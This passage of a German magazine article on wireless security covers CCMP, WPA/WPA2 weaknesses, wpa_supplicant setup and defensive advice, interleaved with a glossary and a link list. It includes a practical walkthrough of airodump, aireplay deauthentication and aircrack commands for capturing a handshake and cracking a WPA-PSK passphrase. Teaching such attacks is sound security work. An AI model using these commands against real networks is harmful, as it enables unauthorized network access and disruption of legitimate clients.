Die MIC-Berechnung benutzt den CBC-MAC-Algorithmus, der einen beginnenden Nonce-Block (aus den *Priority*-Feldern, der MPDU-Quelladresse und der um eins erhöhten PN berechnet) verschlüsselt und die nachfolgenden Blöcke mithilfe von XOR verknüpft, um einen endgültigen MIC von 64 Bits Länge zu erhalten (der eigentliche MIC ist ein 128-Bit-langer Block, weil die unteren 64 Bits verworfen werden). Der MIC wird dann an die Klartextdaten im Counter-Modus zur Verschlüsselung mit AES angehangen. Der Counter wird aus einem Nonce, ähnlich dem des MIC, konstruiert, allerdings mit einem zusätzlichen Counter-Feld, das mit 1 initialisiert und dann für jeden Block schrittweise erhöht wird.

Das letzte Protokoll ist WRAP, das ebenfalls auf AES basiert, aber das authentifizierte Verschlüsselungsschma OCB (*Offset Codebook Modus*) benutzt (Verschlüsselung und Authentifikation in einer einzelnen Berechnung). OCB war der erste von der IEEE 802.11i-Arbeitsgruppe ausgewählte Modus, aber wurde letztendlich aufgrund von Problemen im Bereich des Geistigen Eigentums und möglichen Lizenzkosten fallen gelassen. CCMP wurde daraufhin als verbindlich angenommen.

WPA/WPA2-Schwachstellen

Obwohl seit der Veröffentlichung etliche kleinere Schwächen in WPA/WPA2 entdeckt wurden, war keine von ihnen zu gefährlich, vorausgesetzt, einfache Sicherheitsempfehlungen werden befolgt.

Die brauchbarste Schwachstelle ist der Angriff gegen den PSK-Schlüssel von WPA/WPA2. Wie bereits gesagt, stellt der PSK eine Alternative zur PMK-Generierung nach 802.1X dar und benutzt einen Authentication Server. Es wird eine Zeichenkette von 256 Bits oder eine Passphrase von 8 bis 63 Zeichen benutzt, um eine solche Zeichenkette mithilfe eines bekannten Algorithmus zu generieren: PSK = PMK = PBKDF2 (Passphrase, SSID, SSID-Länge, 4096, 256), wobei PBKDF2 ein Verfahren ist, das in PKCS#5 benutzt wird, 4096 die Anzahl der Hashwerte ist und 256 die Länge der Ausgabe. Der PTK wird vom PMK abgeleitet, indem der *4-Wege-Handshake* benutzt wird und alle Informationen, die zur Berechnung seines Wertes benutzt werden, wird im Klartext übertragen.

Die Stärke von PTK vertraut deshalb nur auf den PMK-Wert, was bei PSK praktisch die Stärke der Passphrase bedeutet. Wie von Robert Moskowitz angedeutet könnte die zweite Nachricht des *4-Wege-Handshakes* sowohl Wörterbuch- als auch offline durchgeführten Brute-Force-Angriffen ausgesetzt sein. Das cowpatty-Werkzeug wurde erstellt, um diesen Fehler auszunutzen. Der Quellcode des Programms wurde von Christophe Devine in Aircrack benutzt und verbessert, um Wörterbuch- und Brute-Force-Angriffe auf den PSK auch unter WPA zu ermöglichen. Das Protokolldesign (4096 Hashwerte für jeden Passphrase-Versuch) führt dazu, dass ein

Brute-Force-Angriff sehr langsam ist (nur ein paar hundert Passphrases pro Sekunde mit den derzeitigen Einzelprozessoren). Der PMK kann nicht im Voraus berechnet (und in Tabellen gespeichert) werden, weil die Passphrase zusätzlich noch basierend auf der ESSID verschlüsselt wird. Es sollte eine gute Passphrase, die sich nicht im Wörterbuch finden lässt (mindestens 20 Zeichen), gewählt werden, um sich effektiv vor dieser Schwachstelle zu schützen.

Um diesen Angriff durchzuführen, muss der Angreifer die Nachrichten aus dem *4-Wege-Handshake* aufzeichnen, indem er passiv das drahtlose Netzwerk überwacht oder einen Deauthentifizierungs-Angriff durchführt (wie bereits beschrieben), um den Vorgang zu beschleunigen.

Tatsächlich werden die ersten beiden Nachrichten benötigt, um anfangen zu können, PSK-Werte zu erraten. Denken Sie daran, dass PTK = PRF-X (PMK, Pairwise Key Expansion, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), wobei PMK in unserem Fall gleich PSK ist. Nach der zweiten Nachricht kennt der Angreifer *ANonce* (aus der ersten Nachricht) und *SNonce* (aus der zweiten Nachricht) und kann damit anfangen den PSK-Wert zu erraten, um den PTK und die abgeleiteten temporären Schlüssel zu berechnen. Wenn der PSK richtig erraten wird, kann der MIC der zweiten Nachricht mit dem dazugehörigen KCK erhalten werden – andernfalls muss erneut geraten werden.

Nun wieder zu einem praktischen Beispiel. Es fängt genau wie unser WEP-Cracking-Beispiel an. Der erste Schritt ist die Aktivierung des Monitor-Modus:

```
# airmon.sh start ath0
```

Im nächsten Schritt werden in der Nähe liegende Netzwerke und die mit ihnen verbundenen Clients erkannt (siehe Listing 7).

Das Ergebnis kann wie folgt interpretiert werden: ein Access Point mit der BSSID 00:13:10:1F:9A:72 benutzt WPA-Verschlüsselung auf Kanal 1 mit der SSID *hakin9demo* und ein Client, der durch die MAC-Adresse 00:0C:F1:19:77:5C identifiziert werden kann, ist mit diesem Netzwerk verbunden und in ihm authentifiziert (was bedeutet, dass der *4-Wege-Handshake* für diesen Client bereits gemacht wurde).

Sobald das Zielnetzwerk gefunden wurde, sollte das Einfangen auf dem richtigen Kanal, um das Verpassen von Paketen während des Scannens anderer Kanäle zu vermeiden, gestartet werden:

```
# airodump ath0 wpa-psk 1
```

Berechtigte Clients sollten danach deauthentifiziert werden, was sie dazu zwingt, eine neue Authentifizierungsanfrage zu initiieren. Das ermöglicht es uns, die Nachrichten des *4-Wege-Handshakes* aufzuzeichnen. Für diesen Angriff wird ebenfalls Aireplay benutzt, das die ausgewählten Clients mit der speziellen BSSID deauthentifizieren wird, indem es einen gefälschten Deauthentifizierungs-Request sendet:

```
# aireplay -0 1 -a <BSSID>
  -c <client_mac> ath0
```

Der letzte Schritt ist es, einen Wörterbuch-Angriff mithilfe von Aircrack zu starten (siehe Listing 8). Abbildung 15 zeigt die Ergebnisse.

Die andere Hauptschwachstelle von WPA ist eine Möglichkeit für einen Denial of Service während des *4-Wege-Handshake*. Changhua He und John C. Mitchell stellten fest, dass die erste Nachricht des *4-Wege-Handshake* nicht authentifiziert wird und jeder Client jede erste Nachricht solange speichern muss, bis sie eine dritte (signierte) Nachricht erhalten. Dadurch ist der Client potenziell angreifbar in Bezug auf Speicherausschöpfung. Indem man die erste Nachricht, die vom

Im Internet

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – IEEE 802.11i-Standard,
- *http://www.awprofessional.com/title/0321136209* – Real 802.11 Security Wi-Fi Protected Access and 802.11i (John Edney, William A. Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm* – An inductive chosen plaintext attack against WEP/WEP2 (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf* – Weaknesses in the Key Scheduling Algorithm of RC4 (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – h1kari-Optimierung,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf* – Intercepting Mobile Communications: The Insecurity of 802.11 (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – Aircrack (Devine),
- *http://weplab.sourceforge.net/* – Weplab (Sanchez),
- *http://www.wifinetnews.com/archives/002452.html* – WPA PSK-Schwachstelle (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – Cowpatty WPA-PSK Cracking-Tools,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf* – Analysis of the 802.11i 4-Way Handshake (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf* – An initial security analysis of the IEEE 802.1X standard (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – WPA2-Update für Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814 – WEP: Dead Again, Part 1*,
- *http://www.securityfocus.com/infocus/1824 – WEP: Dead Again, Part 2*.

Glossar

- AP – *Access Point*, eine Basisstation für ein Wi-Fi-Netzwerk, das Clients in drahtlosen Netzwerken untereinander bzw. mit den Netzwerken verbindet.
- ARP – *Address Resolution Protocol*, Protokoll für die Umwandlung von IP-Adressen in MAC-Adressen.
- BSSID – *Basic Service Set Identifier*, MAC-Adresse des Access Points.
- CCMP – *Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*, Verschlüsselungsprotokoll, das bei WPA2 benutzt wird und auf der AES-Block Cipher-Suite basiert.
- CRC – *Cyclic Redundancy Check*, ein Pseudo-Integritätsalgorithmus, der im WEP-Protokoll benutzt wird (mittlerweile als schlecht angesehen).
- EAP – *Extensible Authentication Protocol*, Framework für verschiedene Authentifikationsmethoden.
- EAPOL – *EAP Over LAN*, Protokoll, das in drahtlosen Netzwerken zum Transport von EAP verwendet wird.
- GEK – *Group Encryption Key*, Schlüssel für die Datenverschlüsselung in Multicast-Traffic (ebenfalls für Integrität bei CCMP benutzt).
- GIK – *Group Integrity Key*, Schlüssel für die Datenverschlüsselung in Multicast-Traffic (bei TKIP benutzt).
- GMK – *Group Master Key*, Hauptschlüssel der Gruppenschlüssel-Hierarchie.
- GTK – *Group Transient Key*, aus dem GMK abgeleiteter Schlüssel.
- ICV – *Integrity Check Value*, Datenfeld, das zum Zwecke der Integrität an Klartextdaten angehangen wird (basiert auf dem als schwach eingestuften CRC32-Algorithmus).
- IV – *Initialization Vector*, Daten, die mit dem Encryption-Key kombiniert werden, um einen eindeutigen Keystream zu erzeugen.
- KCK – *Key Confirmation Key*, Integritätsschlüssel, der Handshake-Nachrichten schützt.
- KEK – *Key Encryption Key*, Schlüssel zur Sicherstellung der Vertraulichkeit bei Handshake-Nachrichten.
- MIC – *Message Integrity Code*, Datenfeld, das zum Zwecke der Integrität an Klartextdaten angehangen wird (basiert auf dem Michael-Algorithmus).
- MK – *Master Key*, Hauptschlüssel, der dem Supplicant und dem Authenticator nach dem 802.1x-Authentifikationsprozess bekannt ist.
- MPDU – *Mac Protocol Data Unit*, Datenpaket vor der Fragmentierung.
- MSDU – *Mac Service Data Unit*, Datenpaket nach der Fragmentierung.
- PAE – *Port Access Entity*, 802.1x-logischer Port.
- PMK – *Pairwise Master Key*, Hauptschlüssel der Hierarchie für paarweise generierte Schlüssel.
- PSK – *Pre-Shared Key*, Schlüssel, der aus der Passphrase abgeleitet wird und den PMK ersetzt. Üblicherweise wird er von einem echten Authenticator Server erstellt.
- PTK – *Pairwise Transient Key*, Schlüssel, der aus dem PMK abgeleitet wird.
- RSN – *Robust Security Network*, 802.11i-Sicherheitsmechanismus (TKIP, CCMP etc.).
- RSNA – *Robust Security Network Association*, Security-Association, die in einem RSN benutzt wird.
- RSN IE – *Robust Security Network Information Element*, sind Felder, die in einen *Probe Response* und *Association Request* eingeschlossene RSN-Informationen beinhalten.
- SSID – *Service Set Identifier*, die Kennung für ein drahtloses Netzwerk (das gleiche wie die ESSID).
- STA – *Station*, ein Client im drahtlosen Netzwerk.
- TK – *Temporary Key*, Schlüssel für die Datenverschlüsselung in Unicast-Traffic (ebenfalls für die Integritätsüberprüfung bei CCMP benutzt).
- TKIP – *Temporal Key Integrity Protocol*, Verschlüsselungsprotokoll, das bei WPA benutzt wird und auf dem RC4-Algorithmus basiert (wie WEP).
- TMK – *Temporary MIC Key*, Schlüssel für Datenintegrität in Unicast-Traffic (bei TKIP verwendet).
- TSC – *TKIP Sequence Counter*, Replay-Counter, der bei TKIP benutzt wird (dasselbe wie Extended IV).
- TSN – *Transitional Security Network*, Sicherheitsmechanismus vor 802.11i (WEP etc.).
- WEP – *Wired Equivalent Privacy*, Standard-Verschlüsselungsprotokoll für 802.11-Netzwerke.
- WPA – *Wireless Protected Access*, Implementation einer frühen Version des 802.11i-Standards, basierend auf dem TKIP-Verschlüsselungsprotokoll.
- WRAP – *Wireless Robust Authenticated Protocol*, altes Verschlüsselungsprotokoll, das bei WPA2 benutzt wird.

Access Point gesendet wird, fälscht, kann ein Angreifer einen DoS-Angriff auf den Client durchführen, wenn es möglich ist, dass mehrere Sessions gleichzeitig existieren können.

Der Michael Message Integrity Code besitzt ebenfalls eine bekannte Schwachstelle, die aus dessen Design resultiert (das von der 802.11i-Task group forciert wurde). Die Sicherheit von Michael hängt davon ab, dass die Kommunikation verschlüsselt wird. Während kryptografische MICs üblicherweise so gemacht sind, dass sie Known Plaintext-Angriffen (bei denen der Angreifer eine Klartext-Nachricht und deren MIC besitzt) standhalten, ist Michael für solche Angriffe anfällig, da er umkehrbar ist. Setzt man die Kenntnis einer einzelnen Nachricht und deren MIC-Wert voraus, so ist es möglich, den geheimen MIC-Schlüssel zu ermitteln. Deshalb ist es entscheidend, dass der MIC-Wert geheim gehalten wird. Die letztendlich bekannte Schwachstelle ist eine theoretische Angriffsmöglichkeit gegen den *Temporal Key Hash* von WPA, der unter bestimmten Umständen (Kenntnis

Über den Autor

Guillaume Lehembre ist ein französischer Berater für IT-Sicherheit und arbeitet seit 2004 bei HSC (Hervé Schauer Consultants – *http://www.hsc.fr*). Während seiner abwechslungsreichen Berufslaufbahn befasste er sich mit Audits, Forschungen und Penetration Tests und eignete sich Erfahrung im Bereich der Sicherheit drahtloser Netzwerke an. Er gab ebenfalls öffentliche Vorträge und veröffentlichte Dokumente über IT-Security. Guillaume kann unter folgender E-Mail-Adresse kontaktiert werden: *guillaume.lehembre@hsc.fr*

bestimmter RC4-Schlüssel) zu einer reduzierten Komplexität des Angriffs (von ∂128 auf ∂105) führt.

WPA/WPA2 unterliegen ebenfalls Schwachstellen, die sich auf andere Mechanismen des 802.11i-Standards auswirken, wie zum Beispiel die Angriffe mit 802.1X-Nachrichtenfälschung (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure etc.*), die zuerst von William A. Arbaugh und Arunesh Mishra beschrieben wurden und aufgrund fehlender Authentifizierung möglich sind. Zu guter Letzt ist es wichtig anzumerken, dass die Benutzung des WPA/WPA2-Protokolls keinen Schutz vor Angriffen, die sich gegen zugrunde liegende Technologien, wie zum Beispiel Hochfrequenzstörungen, DoS durch

Abbildung 16. *WPA2-Unterstützung unter Windows XP SP2*

Listing 9. *Beispielkonfigurationsdatei von wpa_supplicant für WPA2*

```
ap_scan=1           # Scan radio frequency and select appropriate access
                      point
network={           # First wireless network
  ssid="some_ssid"  # SSID of the network
  scan_ssid=1       # Send Probe Request to find hidden SSID
  proto=RSN         # RSN for WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Pre-Shared Key authentication
  pairwise=CCMP     # CCMP protocol (AES encryption)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

802.11-Verletzungen, Deauthentifizierung, Deassociation etc. richten, bietet.

WPA/WPA2 OS-Implementierung

In Windows ist die WPA2-Unterstützung nicht von Anfang an eingebaut. Ein Update für Windows XP SP2 (KB893357) wurde am 29. April 2005 veröffentlicht. Dadurch wurde WPA2 und eine verbesserte Netzwerkerkennung hinzugefügt (siehe Abbildung 16). Andere Betriebssysteme von Microsoft müssen einen externen Supplicant nutzen (kommerziell oder Open Source, wie zum Beispiel *wpa_supplicant* – die Windowsversion ist experimentell.

Unter Linux und *BSD war *wpa_supplicant* bereit für WPA2, als der 802.11i-Standard herauskam. Der externe Supplicant unterstützt eine große Anzahl an EAP-Verfahren und Schlüsselmanagement-Features für WPA, WPA2 und WEP. Es können mehrere Netzwerke mit verschiedenartigen Verschlüsselungen, Schlüsselmanagement und EAP-Verfahren eingestellt werden – Listing 9 zeigt eine einfache WPA2-Konfigurationsdatei. Der Standardort der Konfigurationsdatei von *wpa_supplicant* ist */etc/wpa_supplicant.conf*. Die Datei sollte nur dem root-Benutzer zugänglich sein.

Der *wpa_supplicant*-Daemon sollte als erstes mit root-Privilegien im Debug-Modus (`-dd`-Option) mit der richtigen Treiberunterstützung (in unserem Beispiel ist es die `-D mad`-Wifi-Option für die Unterstützung des Atheros-Chipsatzes), dem Namen der Schnittstelle (`-i`-Option, in unserem Fall ist es `ath0`) und dem Pfad zur Konfigurationsdatei (`-c`-Option) ausgeführt werden:

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

Alle theoretischen Schritte, die oben beschrieben wurden, werden im Debug-Modus ausgegeben (AP-Verbindung, 802.1X-Authentifizierung, *4-Wege-Handshake etc.*). Sobald alles funktioniert sollte *wpa_supplicant* im Daemon-Modus (ersetzen Sie die `-dd`-Option mit `-B`) ausgeführt werden.

Auf dem Macintosh wird WPA2 seit der Veröffentlichung des 4.2-Updates der Apple AirPort-Software unterstützt: AirPort Extreme-enabled Macintoshes, AirPort Extreme Base Station und dem AirPort Express.

Zusammenfassung

Es ist klar, dass WEP-Verschlüsselung keine ausreichende Sicherheit für drahtlose Netzwerke bietet und nur mit übergeordneten Verschlüsselungslösungen (wie zum Beispiel VPNs) benutzt werden kann. WPA ist eine sichere Lösung für aktualisierbare Geräte, die nicht WPA2 unterstützen. WPA2 jedoch wird schon bald der Standard für Sicherheit in drahtlosen Netzwerken sein. Vergessen Sie nicht Ihre drahtlosen Geräte in einen gefiltertem Bereich zu platzieren und halten Sie eine Kabelverbindung in unverzichtbaren Netzwerken parat – Hochfrequenzstörungen und Low-Level-Angriffe (Verletzung des 802.11-Standards, falsche De-Association *etc.*) können immer noch verheerende Auswirkungen haben. ●